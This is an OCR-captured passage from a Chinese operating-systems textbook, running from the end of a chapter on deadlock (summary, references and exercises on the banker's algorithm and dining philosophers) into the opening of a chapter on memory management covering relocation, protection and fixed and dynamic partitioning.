Windows Vista 中也增加了条件变量。进程必须声明一个 CONDITION_VARIABLE 类型的变量，并在某个线程中调用 **InitializeConditionVariable** 进行初始化。条件变量可用于临界区或 SRW 锁，因而有两种方法，**SleepConditionVariableCS** 和 **SleepConditionVariableSRW**。它们在特定的条件下睡眠并按照原子操作方式释放特定的锁。

有两种唤醒方法，**WakeConditionVariable** 和 **WakeAllConditionVariable**，它们分别唤醒一个或所有睡眠的线程。条件变量的用法如下：

1）获得互斥锁；

2）当 predicate()为 FALSE 时，调用 SleepConditionVariable()；

3）执行受保护的操作；

4）释放该锁。

6.11 小结

死锁是指一组争用系统资源或互相通信的进程被阻塞的现象。阻塞是永久的，除非操作系统采取某些非常的行动，如杀死一个或多个进程，或者强迫一个或多个进程进行回滚。死锁可能涉及可重用资源或可消耗资源。可重用资源是指不会因为使用而被耗尽或销毁的资源，如 I/O 通道或一块内存区域。可消耗资源是指当被一个进程获得时就销毁了的资源，这类资源的例子有消息和 I/O 缓冲区中的信息。

处理死锁通常有三种方法：预防、检测和避免。死锁预防通过确保死锁的一个必要条件不会满足，保证不会发生死锁。如果操作系统总是同意资源请求，则需要死锁检测。操作系统必须周期性地检查死锁，并采取行动打破死锁。死锁避免涉及分析新的资源请求，以确定它是否会导致死锁，并且只有当不可能死锁时才同意该请求。

6.12 推荐读物

[HOLT72]和[COFF71] 是关于死锁的经典文章，值得一读；[ISLO80]是一个很好的概论；[CORB96]是对死锁检测的全面论述；[DIMI98]是关于死锁的很好综述。Levine 的两篇最近的文章[LEVI03a，LEVI03b]阐明了在死锁中讨论的一些概念。[SHUB03]是对死锁的全面综述。[ABRA06]描述了一个死锁检测包。

UNIX SVR4、Linux 和 Solaris 2 中的并发机制分别包含在[GRAY97]、[LOVE05]和[MCDO07] 中。

ABRA06 Abramson,T.“Detecting Potential Deadlocks.”*Dr.Dobb's Journal*,January 2006.

COFF71 Coffman,E.;Elphick,M.;and Shoshani,A.“System Deadlocks.”*Computing Surveys*,June 1971.

CORB96 Corbett,J.“Evaluating Deadlock Detection Methods for Concurrent Software.” *IEEE Transactions on Software Engineering*,March 1996.

DIMI98 Dimitoglou,G.“Deadlocks and Methods for Their Detection,Prevention,and Recovery in Modern Operating Systems.”*Operating Systems Review*,July 1998.

GRAY97 Gray,J.*Interprocess Communications in UNIX:The Nooks and Crannies.*Upper Saddle River,NJ: Prentice Hall,1997.

HOLT72 Holt,R.“Some Deadlock Properties of Computer Systems.”*Computing Surveys*,September 1972.

ISLO80 Isloor,S.,and Marsland,T.“The Deadlock Problem:An Overview.”*Computer*,September 1980.

LEVI03a Levine,G.“Defining Deadlock.”*Operating Systems Review*,January 2003.

LEVI03b Levine,G.“Defining Deadlock with Fungible Resources.”*Operating Systems Review*,July 2003.

LOVE05 Love,R.*Linux Kernel Development.*Indianapolis,IN:Novell Press,2005.

MCDO07 McDougall,R.,and Mauro,J.*Solaris Internals:Solaris 10 and OpenSolaris Kernel Architecture.* Palo Alto,CA:Sun Microsystems Press,2007.

SHUB03 Shub,C.“A Unified Treatment of Deadlock.”*Journal of Computing in Small Colleges,*October 2003.Available through the ACM digital library.

6.13 关键术语、复习题和习题

关键术语

银行家算法	死锁预防	管道	循环等待
占有且等待	抢占	可消耗资源	联合进程图
资源分配图	死锁	内存屏障	可重用资源
死锁避免	消息	自旋锁	死锁检测
互斥	饥饿		

复习题

6.1 给出可重用资源和可消耗资源的例子。

6.2 产生死锁的三个必要条件是什么？

6.3 产生死锁的 4 个条件是什么？

6.4 如何防止占有且等待条件？

6.5 给出防止不可抢占条件的两种方法。

6.6 如何防止循环等待条件？

6.7 死锁避免、检测和预防之间的区别是什么？

习题

6.1 列举出死锁发生的必要条件，请给出一个简洁的例子或者理由，来说明破坏每个条件的策略有哪些不足之处。

6.2 根据图 6.1，写出可以用于本图的预防、避免和检测技术。

6.3 按照 6.1 节中对图 6.2 中路径的描述，给出对图 6.3 中 6 种路径的简单描述。

6.4 在 6.1 节定义了资源分配图，图 6.5 给出了一个例子。

a）列举死锁产生的四个必要条件。

b）描述一个可重用资源的例子：死锁的必要条件都发生了，但是不存在死锁。画出相应的资源分配图。（注意：如果一个进程有一条申请边，那么这个进程一定是在等待这个资源。也就是说，这个资源不是空闲的。）

6.5 考虑按照下面代码创建的四个线程（T1，T2，T3，和 T4）。

注意：我们不知道进程在两个信号量操作之间会花多少时间来执行代码。

```
program Concurrent_Threads;
var
    s1: semaphore(:1);
    s2: semaphore(:2);
    s3: semaphore(:3);
    s4: semaphore(:4);
    s5: semaphore(:5);
    s6: semaphore(:6);
procedureT1();
begin
    {..P(s1) ..P(s2) ..P(s3) ..V(s1) ..V(s3) ..V(s2)};
end;
procedureT2();
begin
    {..P(s2) ..P(s4) ..P(s5) ..V(s2) ..V(s4) ..V(s5)};
end;
procedureT3();
begin
    {..P(s5) ..P(s6) ..P(s1) ..V(s6) ..V(s1) ..V(s5)};
end;
procedureT4();
begin
    {..P(s5) ..P(s1) ..V(s1) ..P(s3) ..V(s5) ..V(s3)};
```

```
end;
begin /* main program */
    parbegin
    T1();
    T2();
    T3();
    T4();
    parend
end.
```

a）给出一个进入死锁状态的实例，画出它的资源分配图。（6.1小节定义了资源分配图，图6.5给出了一个例子。）

b）上述代码会出现死锁吗？请给出理由。

6.6　请把6.4节中的死锁检测算法应用于下面的数据，并给出结果。

$$\text{Available} = (2\quad 1\quad 0\quad 0)$$

$$\text{Request} = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ 2 & 1 & 0 & 0 \end{bmatrix} \qquad \text{Allocation} = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ 0 & 1 & 2 & 0 \end{bmatrix}$$

6.7　一个假脱机系统（如图6.16所示）包含一个输入进程I、用户进程P和一个输出进程O，它们之间用两个缓冲区连接。进程以相等大小的块为单位交换数据，这些块利用输入缓冲区和输出缓冲区之间的移动边界缓存在磁盘上，并取决于进程的速度。所使用的通信原语确保满足下面的资源约束：

$$i+o \leqslant max$$

其中，max 表示磁盘中的最大块数，i 表示磁盘中的输入块数目，o 表示磁盘中的输出块数目。




图6.16　一种假脱机系统

以下是关于进程的知识：

1）只要环境提供数据，进程I最终把它输入到磁盘上（只要磁盘空间可用）。

2）只要磁盘可以得到输入，进程P最终消耗掉它，并在磁盘上为每个输入块输出有限量的数据（只要磁盘空间可用）。

3）只要磁盘可以得到输出，进程O最终消耗掉它。

说明这个系统可能死锁。

6.8　给出在习题6.6中预防死锁的附加资源约束，仍然允许输入和输出缓冲区之间的边界可以根据进程现在的要求变化。

6.9　在THE多道程序设计系统[DIJK68]中，一个磁鼓（磁盘的先驱，用做外存）被划分成输入缓冲区、处理区和输出缓冲区，它们的边界可以移动，这取决于所涉及的进程速度。磁鼓的当前状态可以用以下参数描述：

max 表示磁鼓中的最大页数

i 表示磁鼓中的输入页数

p 表示磁鼓中的处理页数

o 表示磁鼓中的输出页数

$reso$ 表示为输出保留的最小页数

$resp$ 表示为处理保留的最小页数

为保证不会超出磁鼓的容量，并且为输出和处理永远保留最小的页数，请给出所需要资源约束的公式。

6.10　在THE多道程序设计系统中，一页可以进行下列状态转换：

1）空→输入缓冲区　　（输入生产）

2）输入缓冲区→处理区域　　（输入消耗）

3）处理区域→输出缓冲区　　（输出生产）

4）输出缓冲区→空　　（输出消耗）

5）空→处理区域　　（过程调用）

6）处理区域→空　　　　（过程返回）

a）根据 i、o 和 p 的量定义这些转换的结果。

b）如果维持习题 6.6 中关于输入进程、用户进程和输出进程的假设，它们中是否存在一个转换会导致死锁？

6.11 假设在系统中有四个进程和四种类型的资源，系统使用银行家算法来避免死锁。最大资源需求矩阵是

$$\text{Claim} = \begin{pmatrix} 4 & 4 & 2 & 1 \\ 4 & 3 & 1 & 1 \\ 13 & 5 & 2 & 7 \\ 6 & 1 & 1 & 1 \end{pmatrix}$$

其中 Claim_{ij}（$1 \leqslant i \leqslant 4$且$1 \leqslant j \leqslant 4$）表示进程 i 对于资源 j 的最大需求。系统中每一种类型的资源总量由向量[16,5,2,8]给出。当前的资源分配情况由下面的矩阵给出：

$$\text{Allocation} = \begin{pmatrix} 4 & 0 & 0 & 1 \\ 1 & 2 & 1 & 0 \\ 1 & 1 & 0 & 2 \\ 3 & 1 & 1 & 0 \end{pmatrix}$$

其中，Allocation_{ij} 表示当前分配给进程 i 的资源 j 的数量。

a）说明这个状态是安全的。

b）说明进程 1 申请 1 个单位的资源 2 是否允许。

c）说明进程 3 申请 6 个单位的资源 1 是否允许。（这个问题和问题 b 是独立的）

d）说明进程 2 申请 2 个单位的资源 4 是否允许。（这个问题和问题 b、c 是独立的）

6.12 你是否同意或不同意下面的陈述：如果一个资源由于崩溃无法使用了，银行家算法可能会无法避免死锁。证明你的观点。

6.13 有一个已经实现了的管道算法，使得进程 P_0 产生的 T 类型的数据元素流经进程序列 $P_1, P_2, \cdots, P_{n-1}$，并且按该顺序在元素上操作。

a）定义一个一般的消息缓冲区，包含所有部分消耗的数据元素，并按下面的格式为进程 P_i（$0 \leqslant i \leqslant n-1$）写一个算法。

```
repeat
    从前驱接收
    消耗
    给后续发送
forever
```

假设 P_0 收到 P_{n-1} 发送的输入元素。该算法能够使进程直接在缓冲区中保存的消息上操作，而无需复制。

b）说明进程不会死锁（考虑公共缓冲区）。

6.14 a）3 个进程共享 4 个资源单元，一次只能保留或释放一个单元。每个进程最大需要 2 个单元。说明不会发生死锁。

b）N 个进程共享 M 个资源单元，一次只能保留或释放一个单元。每个进程最大需要单元数不超过 M，并且所有最大需求的总和小于 $M+N$。说明不会发生死锁。

6.15 考虑下面三个并发进程以及资源需求：

进程 P0 只需要资源 R1 和 R3

进程 P1 只需要资源 R2 和 R3

进程 P2 只需要资源 R1 和 R3

a）对于上面的资源需求，给出一个会导致死锁的分配顺序。

b）画出上面描述的分配序列的资源分配图。（6.1 小节定义了资源分配图，图 6.5 给出了一个例子。）

6.16 考虑下列处理死锁的方法：1）银行家算法，2）死锁检测并杀死线程，释放所有资源，3）事先保留所有资源，4）如果线程需要等待，则重新启动线程并释放所有资源，5）资源排序，6）检测死锁并回滚线程。

a）评价解决死锁的不同方法使用的一个标准是，哪种方法允许最大的并发。换言之，在没有死锁时，哪种方法允许最多数目的线程无需等待继续前进?对上面列出的 6 种处理死锁的方法，给出从 1 到 6 的一个排序（1 表示最大程序的并发），并解释你的排序。

b）另一个标准是效率；换言之，哪种方法需要最小的处理器开销?假设死锁很少发生，给出各种方法从 1 到 6 的一个排序（1 表示最有效），并解释这样排序的原因。如果死锁发生很频繁，你的顺

序需要改变吗?

6.17 评价下面给出的哲学家就餐问题的解决方案。一位饥饿的哲学家首先拿起他左边的叉子，如果他右边的叉子也是可用的，则拿起右边的叉子开始吃饭，否则他放下左边的叉子，并重复这个循环。

6.18 假设有两种类型的哲学家。一类总是先拿起左边的叉子(左撇子)，另一类总是先拿起右边的叉子(右撇子)。左撇子的行为和图 6.12 中定义的一致。右撇子的行为如下：

```
begin
   repeat
         think;
         wait  (  fork[  (i+1) mod 5]  );
         wait  ( fork[i]);
         eat;
         signal   (  fork[i]  );
         signal  (  forkl  (i+1) mod 51  );
   forever
end;
```

证明：

a) 如果至少有一个左撇子和一个右撇子，则他们的任何就座安排都可以避免死锁。

b) 如果至少有一个左撇子或右撇子，则他们的任何就座安排都可以防止饥饿。

6.19 图 6.17 显示了另外一个使用管程解决哲学家就餐问题的方法。和图 6.14 比较并阐述你的结论。

```
monitor dining_controller;
enum states {thinking, hungry, eating} state[5];
cond needFork[5]                                   /* condition variable */

void get_forks(int pid)                /* pid is the philosopher id number */
{
   state[pid] = hungry;                          /* announce that I'm hungry */
   if (state[(pid+1) % 5] == eating || (state[(pid-1) % 5] == eating)
      cwait(needFork[pid]);                /* wait if either neighbor is eating */
   state[pid] = eating;             /* proceed if neither neighbor is eating */
}

void release_forks(int pid)
{
   state[pid] = thinking;
   /* give right (higher) neighbor a chance to eat */
   if (state[(pid+1) % 5] == hungry) && (state[(pid+2) % 5]) != eating)
   csignal(needFork[pid+1]);
   /* give left (lower) neighbor a chance to eat */
   else if (state[(pid-1) % 5] == hungry) && (state[(pid-2) % 5]) != eating)
   csignal(needFork[pid-1]);
}
void philosopher[k=0 to 4]              /* the five philosopher clients */
{
   while (true) {
      <think>;
      get_forks(k);          /* client requests two forks via monitor */
      <eat spaghetti>;
      release_forks(k);      /* client releases forks via the monitor */
   }
}
```

图 6.17　哲学家就餐问题的一种方案(使用管程)

6.20 在表 6.3 中，Linux 的一些原子操作不会涉及对同一变量的两次访问。如 **atomic_read(atomic_t *v)**。简单的读操作在任何体系结构中都是原子的。为什么该操作增加到了原子操作的指令表中?

6.21 考虑 Linux 系统中的如下代码片断：

read_lock (&mr_rwlock);

write_lock (&mr_rwlock);

其中 **mr_rwlock** 是读者写者锁。这段代码的作用是什么?

6.22 两个变量 **a** 和 **b** 分别有初始值 1 和 2。对于 Linux 系统有如下代码：

线 程 1	线 程 2
a = 3;	—
mb ( );	—
b=4;	**c= b,**
—	**rmb ( );**
—	**d = a;**

使用内存屏障是为了避免什么错误?

第三部分　内　　存

内存管理是操作系统设计中最困难的方面之一。虽然内存的成本已大幅下降，使得现代计算机中内存的容量已经达到了GB量级，但是依然没有足够的内存来容纳活跃进程和操作系统需要的所有程序代码和数据结构。因此，操作系统的一个首要的任务就是管理内存，包括从外存装载数据块和换出数据块到外存。然而，内存I/O是一个很慢的操作，其速度相对于处理器指令周期时间来说差距越来越大。为了保持处理器处于繁忙状态从而维持效率，操作系统必须巧妙地选择换入换出数据的时机以最小化内存I/O对性能的影响。

第三部分导读

第7章：内存管理

第7章概述了内存管理的基本机制。首先，总结了任何一个内存管理方案都需要满足的基本需求。然后，介绍了内存分区的方法。除了在诸如内核存储管理等特殊情况下，内存分区技术用得并不多。但是通过回顾内存分区技术，可以阐明很多内存管理中的设计问题。本章其余的部分讲述产生内存管理系统中基本构造块的两种技术：分页和分段。

第8章：虚拟内存

基于分页技术或者分页和分段技术的组合的虚拟内存，是现代计算机中内存管理最常用的方法之一。虚拟内存对应用程序完全透明，使得每个进程在执行时好像有无限的内存可用。为实现这一点，操作系统为每个进程在磁盘上创建一块虚拟地址空间，即虚拟内存。在需要的时候可以把部分虚拟内存载入到真正的内存中。这样，多个进程便可以共享相对比较小的内存。为了使虚拟内存更为有效，需要硬件机制来执行基本的分页和分段功能，如虚拟地址和实地址之间的地址转换。第8章首先概述了这些硬件机制，然后阐明了与虚拟内存有关的操作系统设计问题。

第 7 章　内 存 管 理

在单道程序设计系统中，内存被划分成两部分：一部分供操作系统使用（驻留监控程序、内核），一部分供当前正在执行的程序使用。在多道程序设计系统中，必须在内存中进一步细分出“用户”部分，以满足多个进程的要求。细分的任务由操作系统动态完成，这称为内存管理。

有效的内存管理在多道程序设计系统中是至关重要的。如果只有少量进程在内存中，所有进程大部分时间都用来等待 I/O，这种情况下，处理器也处于空闲状态。因此，必须有效地分配内存来保证有适当数目的就绪进程可以占用这些可用的处理器时间。

本章首先阐明了内存管理要满足的需求，然后通过分析各种已经使用过的简单方案讲述内存管理技术。程序开始执行前，要把程序装载到内存中，系统所需要做的工作是本章分析的重点。这些讨论说明了内存管理的一些基本原理。

表 7.1 介绍了一些我们要讨论的关键术语。

表 7.1　内存管理术语

页　框	内存中一个固定长度的块
页	一个固定长度的数据块，储存在二级存储器中（如磁盘）。数据页可以临时复制入内存中的页框中
段	一个变长的数据块，储存在二级存储器中。整个段可以临时复制到内存的一个可用区域内（分段），或者可以将一个段分为许多页，将每页单独复制到内存中（分段与分页相结合）

7.1　内存管理的需求

当研究与内存管理相关的各种机制和策略时，清楚内存管理要满足的需求是非常有用的。[LIST93] 对内存管理提出了 5 点需求：重定位、保护、共享、逻辑组织、物理组织。

7.1.1　重定位

在多道程序设计系统中，可用的内存空间通常被多个进程共享。通常情况下，程序员并不能事先知道在某个程序执行期间会有其他哪些程序驻留在内存中。此外还希望通过提供一个巨大的就绪进程池，能够把活动进程换入或换出内存，以便使处理器的利用率最大化。一旦程序被换出到磁盘，当下一次被换入时，如果必须放在和被换出前相同的内存区域，那么这将会是一个很大的限制。为了避免这种限制，我们需要把进程重定位到内存的不同区域。




图 7.1　进程在寻址方面的需求

因此，我们事先不知道程序将会被放置到哪个区域，并且我们需要允许程序通过交换技术在内存中移动。这关系到一些与寻址相关的技术问题，如图 7.1 所示。该图描述了一个进程映像。为简单起见，假设该进程映像占据了内存中的一段相邻的区域。显然，操作系统需要知道进程控制信息和执行栈的位置，以及该进程

开始执行程序的入口点。由于操作系统管理内存并负责把进程放入内存，因此可以很容易地访问到这些地址。此外，处理器必须处理程序内部的内存访问。跳转指令包含下一步将要执行的指令的地址，数据访问指令包含被访问数据的字节或字的地址。处理器硬件和操作系统软件必须能够通过某种方式把程序代码中的内存访问转换成实际的物理内存地址，并反映程序在内存中的当前位置。

7.1.2 保护

每个进程都应该受到保护，以免被其他进程有意或无意地干涉。因此，该进程以外的其他进程中的程序不能未经授权地访问（进行读操作或写操作）该进程的内存单元。在某种意义上，要满足重定位的需求增加了满足保护需求的难度。由于程序在内存中的位置是不可预测的，因而在编译时不可能检查绝对地址来确保保护。并且大多数程序设计语言允许在运行时进行地址的动态计算（例如，通过计算数组下标或数据结构中的指针）。因此，必须在运行时检查进程产生的所有内存访问，以确保它们只访问了分配给该进程的存储空间。幸运的是，已经有了既支持重定位也支持保护需求的机制。

通常，用户进程不能访问操作系统的任何部分，不论是程序还是数据。并且，一个进程中的程序通常不能跳转到另一个进程中的指令。如果没有特别的许可，一个进程中的程序不能访问其他进程的数据区。处理器必须能够在执行时终止这样的指令。

注意，内存保护的需求必须由处理器（硬件）来满足，而不是由操作系统（软件）满足。这是因为操作系统不能预测程序可能产生的所有内存访问；即使可以预测，提前审查每个进程中可能存在的内存违法访问也是非常费时的。因此，只能在指令访问内存时来判断这个内存访问是否违法（存取数据或跳转）。为实现这一点，处理器硬件必须具有这个能力。

7.1.3 共享

任何保护机制都必须具有一定的灵活性，以允许多个进程访问内存的同一部分。例如，如果多个进程正在执行同一个程序，则允许每个进程访问该程序的同一个副本要比让每个进程有自己单独的副本更有优势。合作完成同一个任务的进程可能需要共享访问相同的数据结构。因此内存管理系统必须允许对内存共享区域进行受控访问，而不会损害基本的保护。我们将会看到用于支持重定位的机制也支持共享。

7.1.4 逻辑组织

计算机系统中的内存总是被组织成线性的（或者一维的）地址空间，并且地址空间是由一系列字节或字组成的。外部存储器（简称外存）在物理层上也是按类似方式组织的。尽管这种组织方式类似于实际的机器硬件，但它并不符合程序构造的典型方法。大多数程序被组织成模块，某些模块是不可修改的（只读、只执行），某些模块包含可以修改的数据。如果操作系统和计算机硬件能够有效地处理以某种模块的形式组织的用户程序和数据，则会带来很多好处：

1）可以独立地编写和编译模块，系统在运行时解析从一个模块到其他模块的所有引用。

2）通过适度的额外开销，可以给不同的模块以不同的保护级别（只读、只执行）。

3）可以引入某种机制，使得模块可以被多个进程共享。在模块级提供共享的优点在于它符合用户看待问题的方式，因此用户也可以很容易地指定需要的共享。

最易于满足这些需求的工具是分段，这也是本章将要探讨的一种内存管理技术。

7.1.5 物理组织

正如1.5节所论述的，计算机存储器至少要被组织成两级，称为内存和外存。内存提供快速

的访问，成本也相对比较高。并且内存是易失性的，也就是说，它不能提供永久存储。外存比内存慢而且便宜，它通常是非易失性的。因此，大容量的外存可以用于长期存储程序和数据，而较小的内存则用于保存当前使用的程序和数据。

在这种两级方案中，系统主要关注的是内存和外存之间信息流的组织。可以让程序员负责组织这个信息流，但由于以下两方面的原因，这种方式是不切实际的，也是不合乎要求的：

1）可供程序和数据使用的内存可能不足。在这种情况下，程序员必须采用**覆盖**（overlaying）技术来组织程序和数据。不同的模块被分配到内存中同一块区域，主程序负责在需要时换入或换出模块。即使有编译工具的帮助，覆盖技术的实现仍然非常浪费程序员的时间。

2）在多道程序设计环境中，程序员在编写代码时并不能知道可用空间的大小及位置。

显然，在两级存储器间移动信息的任务应该是一种系统责任，而该任务恰恰就是存储管理的本质所在。

7.2 内存分区

内存管理最基本的操作是由处理器把程序装入内存中执行。在大部分现代多道程序设计系统中，这往往还涉及一种称为虚拟内存的精密方案。虚拟内存又基于分段和分页这两种基本技术或其中的一种。在考虑虚拟内存技术之前，先考虑一些不涉及虚拟内存的简单技术（表 7.2 总结了本章和第 8 章中分析到的全部技术）。其中分区技术曾用于许多已经过时的操作系统中。另外两种技术，简单分页和简单分段，并未在实际中使用过。但在不考虑虚拟内存的前提下，先分析这两种技术有助于阐明虚拟内存的概念。

表 7.2　内存管理技术

技　术	说　明	优　势	弱　点
固定分区	在系统生成阶段，内存被划分成许多静态分区。进程可以被装入到大于或等于自身大小的分区中	实现简单，只需要极少的操作系统开销	由于有内部碎片，对内存的使用不充分；活动进程的最大数目是固定的
动态分区	分区是动态创建的，因而使得每个进程可以被装入与自身大小正好相等的分区中	没有内部碎片；可以更充分地使用内存	由于需要压缩外部碎片，处理器利用率低
简单分页	内存被划分成许多大小相等的页框；每个进程被划分成许多大小与页框相等的页；要装入进程，需要把进程包含的所有页都装入到内存中不一定连续的某些页框中	没有外部碎片	有少量的内部碎片
简单分段	每个进程被划分成许多段；要装入进程，需要把进程包含的所有段都装入到内存中不一定连续的某些动态分区中	没有内部碎片；相对于动态分区，提高了内存利用率，减少了开销	存在外部碎片
虚拟内存分页	除了不需要装入进程的所有页之外，与简单分页一样；非驻留页在以后需要时自动调入内存	没有外部碎片；支持更高道数的多道程序设计；巨大的虚拟地址空间	复杂的内存管理开销
虚拟内存分段	除了不需要装入进程的所有段之外，与简单分段一样；非驻留段在以后需要时自动调入内存	没有内部碎片；支持更高道数的多道程序设计；巨大的虚拟地址空间；支持保护和共享	复杂的内存管理开销

7.2.1 固定分区

在大多数内存管理方案中，可以假定操作系统占据了内存中的某些固定部分，内存的其余部分可供多个用户进程使用。管理用户内存空间的最简单的方案就是把它分区，从而形成若干个边


界固定的区域。

分区大小

图7.2的例子展示了固定分区的两种选择。一种是使用大小相等的分区，在这种情况下，小于或等于分区大小的任何进程都可以装入到任何可用的分区中。如果所有的分区都满了，并且没有进程处于就绪态或运行态，则操作系统可以换出一个进程的所有分区，并装入另一个进程，使得处理器有事可做。

使用大小相等的固定分区有两个难点：

- 程序可能太大而不能放到一个分区中。在这种情况下，程序员必须使用覆盖技术设计程序，使得在任何时候该程序只有一部分需要放到内存中。当需要的模块不在时，用户程序必须把这个模块装入到程序的分区中，覆盖掉该分区中的任何程序和数据。
- 内存的利用率非常低。任何程序，即使很小，都需要占据一个完整的分区。在图7.2所示的例子中，假设存在一个长度小于2MB的程序，当它被换入时，仍占据了一个8MB的分区。由于被装入的数据块小于分区大小，从而导致分区内部有空间浪费，这种现象称为内部碎片（internal fragmentation）。




a）大小相等的分区 b）大小不等的分区

图7.2 一个64MB内存的固定分区的例子

可以通过使用大小不等的分区来缓解这两个问题，如图7.2b所示，但不能完全解决这两个问题。在图7.2b的例子中，可以容纳大小为16MB的程序而不需要覆盖。小于8MB的分区可用来容纳更小的程序，以产生较少的内部碎片。

放置算法

对于大小相等的分区策略，进程在内存中的放置非常简单。只要存在可用的分区，进程就可以装入分区。由于所有的分区大小相等，因而使用哪个分区都没有关系。如果所有的分区都被处于不可运行状态的进程所占据，那么这些进程中的一个必须被换出，从而为新进程让出空间。换出哪一个进程属于调度问题，相关内容将在第四部分讨论。



a）每个分区一个进程队列　　b）一个队列

图7.3 固定分区中的内存分配

对于大小不等的分区策略，有两种方法可以把进程分配到分区。最简单的方法是把每个进程分配到能够容纳它的最小分区[⊖]。在这种情况下，每个分区都需要维护一个调度队列，用于保存从这个分区换出的进程，如图 7.3a 所示。这种方法的优点是：如果所有进程都按这种方式分配，可以使每个分区内部浪费的空间（内部碎片）最少。

尽管从单个分区的角度来看这种技术是最优的，但从整个系统来看它却不是最佳的。在图 7.2b 的例子中，考虑这样的情况，在某个确定的时刻，系统中没有大小在 12~16MB 之间的进程。在这种情况下，即使系统中有一些更小的进程本可以分配到 16MB 的分区中，但 16MB 的分区将仍会保持闲置。因此，一种更可取的方法是为所有进程只提供一个队列，如图 7.3b 所示。当需要把一个进程装入内存时，选择可以容纳该进程的最小可用分区。如果所有的分区都已被占据，则必须进行交换。一般优先考虑换出能容纳新进程的最小分区中的进程，或者考虑一些诸如优先级之类的其他因素，也可以优先选择换出被阻塞的进程，而不是就绪进程。

使用大小不等的分区为固定分区带来了一定的灵活性。此外，固定分区方案相对比较简单，只需要很小的操作系统软件和处理开销。但是它也存在以下缺点：

- 分区的数目在系统生成阶段已经确定，它限制了系统中活动（没有挂起）进程的数目。
- 由于分区的大小是在系统生成阶段事先设置的，因而小作业不能有效地利用分区空间。在事先知道所有作业的内存需求的情况下，这种方法也许是合理的，但大多数情况下这种技术是非常低效的。

目前几乎已经没有什么场合会使用固定分区的方法。使用这种技术的一个成功的操作系统例子是早期的 IBM 主机操作系统 OS/MFT（具有固定任务数的多道程序设计系统，Multiprogramming with a Fixed Number of Tasks）。

7.2.2　动态分区

为了克服固定分区的一些缺点，又出现了一种动态分区方法。同样，这种方法也已经被很多更先进的内存管理技术所取代。使用该技术的一个重要的操作系统是 IBM 主机操作系统 OS/MVT（具有可变任务数的多道程序设计系统，Multiprogramming with a Variable Number of Tasks）。

对于动态分区，分区长度和数目是可变的。当进程被装入内存时，系统会给它分配一块和它所需容量完全相等的内存空间，不多也不少。示例如图 7.4 所示，它使用 64MB 的内存。一开始，内存中只有操作系统，如图 7.4a 所示。被装入的前三个进程从操作系统结束处开始，分别占据了它们各自所需要的空间大小，如图 7.4b、图 7.4c、图 7.4d 所示，这样在内存末尾只剩下了一个“洞”，而这个“洞”对第 4 个进程来说就太小了。在某个时刻，内存中没有一个就绪进程操作系统换出进程 2，如图 7.4e 所示，这便为装入一个新进程（即进程 4）让出了足够的空间，如图 7.4f 所示。由于进程 4 比进程 2 小，就产生了另外一个小“洞”。然后，在另外一个时刻，内存中没有一个进程是就绪的，但处于就绪挂起状态的进程 2 是可用的。由于内存中没有足够的空间容纳进程 2，操作系统换出进程 1，如图 7.4g 所示，然后换入进程 2，如图 7.4h 所示。

正如图 7.4 的例子所示，动态分区方法在开始时是很好的，但它最终会导致在内存中出现许多小的空洞。随着时间的推移，内存中产生了越来越多的碎片，内存的利用率随之下降。这种现象称为**外部碎片**（external fragmentation），指在所有分区外的存储空间变成越来越多的碎片，这与前面所讲的内部碎片正好相对。

克服外部碎片的一种技术是**压缩**（compaction）：操作系统不时地移动进程，使得进程占用的空间连续，并且所有空闲空间连成一片。例如，在图 7.4h 中，压缩将会产生一块长度为 16MB

⊖ 这里假定可以知道一个进程最多需要的内存大小，但这种假定很难得到保证。如果不知道一个进程将会变得多大，那么唯一可行的替代方案就只能是使用覆盖技术或者虚拟内存技术了。

的空闲内存空间，足以装入另一个进程。压缩的困难在于它是一个非常费时的过程，并且浪费了处理器时间。注意，压缩需要动态重定位的能力。也就是说，必须能够把程序从内存的一块区域移动到另一块区域，而不会使程序中的内存访问无效（见附录7A）。

